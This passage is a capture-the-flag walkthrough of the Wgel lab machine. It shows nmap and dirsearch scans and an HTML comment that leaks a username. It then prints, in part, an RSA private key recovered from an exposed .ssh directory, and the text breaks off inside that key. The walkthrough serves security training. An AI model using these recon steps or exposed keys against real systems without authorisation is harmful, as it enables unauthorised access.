
Wgel CTF Walkthrough

Let start with Nmap scan to get info of running services.

- nmap -sV -sC 10.10.79.31




```
death@esther:~/Lab/Wgel$ nmap -sV -sC 10.10.79.31
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-27 23:45 IST
Nmap scan report for 10.10.79.31
Host is up (0.18s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 94:96:1b:66:80:1b:76:48:68:2d:14:b5:9a:01:aa:aa (RSA)
|   256 18:f7:10:cc:5f:40:f6:cf:92:f8:69:16:e2:48:f4:38 (ECDSA)
|_  256 b9:0b:97:2e:45:9b:f3:2a:4b:11:c7:83:10:33:e0:ce (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 133.95 seconds
death@esther:~/Lab/Wgel$
```

OK so, There are two services running

- ssh on port 22.
- Http on port 80.

Let’s navigate to this website



10.10.79.31

Apache2 Ubuntu Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.


If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the apache2-doc package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

Its an apache2 default page**,** I had a suspect and inspect the website got a comment in front-end code.



10.10.79.31


```
      </p>
    ▾<p>
       The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:
     </p>
    ▾<pre>
       /etc/apache2/ |-- apache2.conf | `-- ports.conf |-- mods-enabled | |-- *.load | `-- *.conf |-- conf-enabled | `-- *.conf |--
       <!--Jessie don't forget to udate the webiste-->
       whitespace
     </pre>
    ▸<ul>…</ul>
   </div>
  ▸<div class="section_header">…</div>
  ▸<div class="content_section_text">…</div>
  ▸<div class="section_header">…</div>
  ▸<div class="content_section_text">…</div>
  </div>
 </div>
▸<div class="validator">…</div> overflow
 <script src="moz-extension://a353346d-4af9-4bfb-990a-84174eb19b36/js/app.js" type="text/javascript"></script>
</body>
```

That reviles username **Jessie**. Nothings much

Let make a Directory Scan


Let I’m using **dirsearch** because it much easy to use and I feel it little faster than other you can use anything u like.

- dirsearch -u 10.10.79.31



```
death@esther:~/Lab/Wgel$ dirsearch -u 10.10.79.31
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is depr
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: /home/death/Lab/Wgel/reports/_10.10.79.31/_24-07-27_23-55-21.txt

Target: http://10.10.79.31/

[23:55:21] Starting:
[23:55:30] 403 -  276B  - /.htaccess.save
[23:55:30] 403 -  276B  - /.ht_wsr.txt
[23:55:30] 403 -  276B  - /.htaccess.sample
[23:55:30] 403 -  276B  - /.htaccess.orig
[23:55:30] 403 -  276B  - /.htaccess.bak1
[23:55:31] 403 -  276B  - /.htaccess_sc
[23:55:31] 403 -  276B  - /.html
[23:55:31] 403 -  276B  - /.htpasswds
[23:55:31] 403 -  276B  - /.htaccessOLD2
[23:55:31] 403 -  276B  - /.htaccess_extra
[23:55:31] 403 -  276B  - /.htpasswd_test
[23:55:31] 403 -  276B  - /.httr-oauth
[23:55:31] 403 -  276B  - /.htaccess_orig
[23:55:31] 403 -  276B  - /.htm
[23:55:31] 403 -  276B  - /.htaccessBAK
[23:55:31] 403 -  276B  - /.htaccessOLD
[23:56:55] 403 -  276B  - /server-status
[23:56:55] 403 -  276B  - /server-status/
[23:56:57] 301 -  312B  - /sitemap  ->  http://10.10.79.31/sitemap/

Task Completed
death@esther:~/Lab/Wgel$ ==
```

We got the hidden directory /sitemap




Take on your biggest projects and goals

with Unapp's high quality features

Let make another directory scan on /sitemap


- dirsearch -u 10.10.79.31/sitemap



```
death@esther:~/Lab/Wgel$ dirsearch -u 10.10.79.31/sitemap
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated a
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: /home/death/Lab/Wgel/reports/_10.10.79.31/_sitemap_24-07-27_23-57-54.txt

Target: http://10.10.79.31/

[23:57:55] Starting: sitemap/
[23:57:57] 301 -  315B  - /sitemap/js  ->  http://10.10.79.31/sitemap/js/
[23:58:00] 200 -   14KB - /sitemap/.DS_Store
[23:58:02] 403 -  276B  - /sitemap/.ht_wsr.txt
[23:58:02] 403 -  276B  - /sitemap/.htaccess.bak1
[23:58:02] 403 -  276B  - /sitemap/.htaccess.save
[23:58:02] 403 -  276B  - /sitemap/.htaccess.sample
[23:58:02] 403 -  276B  - /sitemap/.htaccess.orig
[23:58:02] 403 -  276B  - /sitemap/.htaccess_extra
[23:58:02] 403 -  276B  - /sitemap/.htaccess_orig
[23:58:02] 403 -  276B  - /sitemap/.htaccess_sc
[23:58:02] 403 -  276B  - /sitemap/.htaccessOLD2
[23:58:02] 403 -  276B  - /sitemap/.htaccessBAK
[23:58:02] 403 -  276B  - /sitemap/.html
[23:58:02] 403 -  276B  - /sitemap/.htm
[23:58:02] 403 -  276B  - /sitemap/.htaccessOLD
[23:58:03] 403 -  276B  - /sitemap/.htpasswd_test
[23:58:03] 403 -  276B  - /sitemap/.htpasswds
[23:58:03] 403 -  276B  - /sitemap/.httr-oauth
[23:58:06] 200 -    2KB - /sitemap/.sass-cache/
[23:58:07] 200 -  461B  - /sitemap/.ssh/
[23:58:07] 301 -  317B  - /sitemap/.ssh  ->  http://10.10.79.31/sitemap/.ssh/
[23:58:07] 200 -    2KB - /sitemap/.ssh/id_rsa
[23:58:14] 200 -    3KB - /sitemap/about.html
[23:58:42] 200 -    3KB - /sitemap/contact.html
[23:58:44] 301 -  316B  - /sitemap/css  ->  http://10.10.79.31/sitemap/css/
[23:58:52] 301 -  318B  - /sitemap/fonts  ->  http://10.10.79.31/sitemap/fonts/
[23:58:57] 301 -  319B  - /sitemap/images  ->  http://10.10.79.31/sitemap/images/
[23:58:57] 200 -    1KB - /sitemap/images/
[23:59:00] 200 -  812B  - /sitemap/js/

Task Completed
death@esther:~/Lab/Wgel$ 
```

Here is an id_rsa key In **http://10.10.79.31/sitemap/.ssh/id_rsa**

Let copy the whole and past in a txt file




```
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEA2mujeBv3MEQFCel8yvjgDz066+8Gz0W72HJ5tvG8bj7Lz380
m+JYAquy30lSp5jH/bhcvYLsK+T9zEdzHmjKDtZN2cYgwHw0dDadSXWFf9W2gc3x
W69vjkHLJs+lQi0bEJvqpCZ1rFFSpV00jVYRxQ4KfAawBsCG6lA7GO7vLZPRiKsP
y4lg2StXQYuZ0cUvx8UkhpgxWy/OO9ceMNondU61kyHafKobJP7Py5QnH7cP/psr
+J5M/fVBoKPcPXa71mA/ZUioimChBPV/i/0za0FzVuJZdnSPtS7LzPjYFqxnm/BH
Wo/Lmln4FLzLb1T31pOoTtTKuUQWxHf7cN8v6QIDAQABAoIBAFZDKpV2HgL+6iqG
/1U+Q2dhXFLv3PWhadXLKEzbXfsAbAfwCjwCgZXUb9mFoNI2Ic4PsPjbqyCO2LmE
AnAhHKQNeUOn3ymGJEU9iJMJigb5xZGwX0FBoUJCs9QJMBBZthWyLlJUKic7GvPa
M7QYKP51VCi1j3GrOd1ygFSRkP6jZpOpM33dG1/ubom7OWDZPDS9AjAOkYuJBobG
SUM+uxh7JJn8uM9J4NvQPkC10RIXFYECwNW+iHsB0CWlcF7CAZAbWLsJgd6TcGTv
2KBA6YcfGXN0b49CFOBMLBY/dcWpHu+d0KcruHTeTnM7aLdrexpiMJ3XHVQ4QRP2
p3xz9QECgYEA+VXndZU98FT+armRv8iwuCOAmN8p7tD1W9S2evJEA5uTCsDzmsDj
7pUO8zziTXgeDENrcz1uo0e3bL13MiZeFe9HQNMpVOX+vEaCZd6ZNFbJ4R889D7I
dcXDvkNRbw42ZWx8TawzwXFVhn8Rs9fMwPlbdVh9f9h7papfGN2FoeECgYEA4EIy
GW9eJnl0tzL31TpW2lnJ+KYCRIlucQUnBtQLWdTncUkm+LBS5Z6dGxEcwCrYY1fh
shl66KulTmE3G9nFPKezCwd7jFWmUUK0hX6Sog7VRQZw72cmp7lYb1KRQ9A0Nb97
uhgbVrK/Rm+uACIJ+YD57/ZuwuhnJPirXwdaXwkCgYBMkrxN2TK3f3LPFgST8K+N
LaIN0OOQ622e8TnFkmee8AV9lPp7eWfG2tJHk1gw0IXx4Da8oo466QiFBb74kN3u
QJkSaIdWAnh0G/dqD63fbBP95lkS7cEkokLWSNhWkffUuDeIpy0R6JuKfbXTFKBW
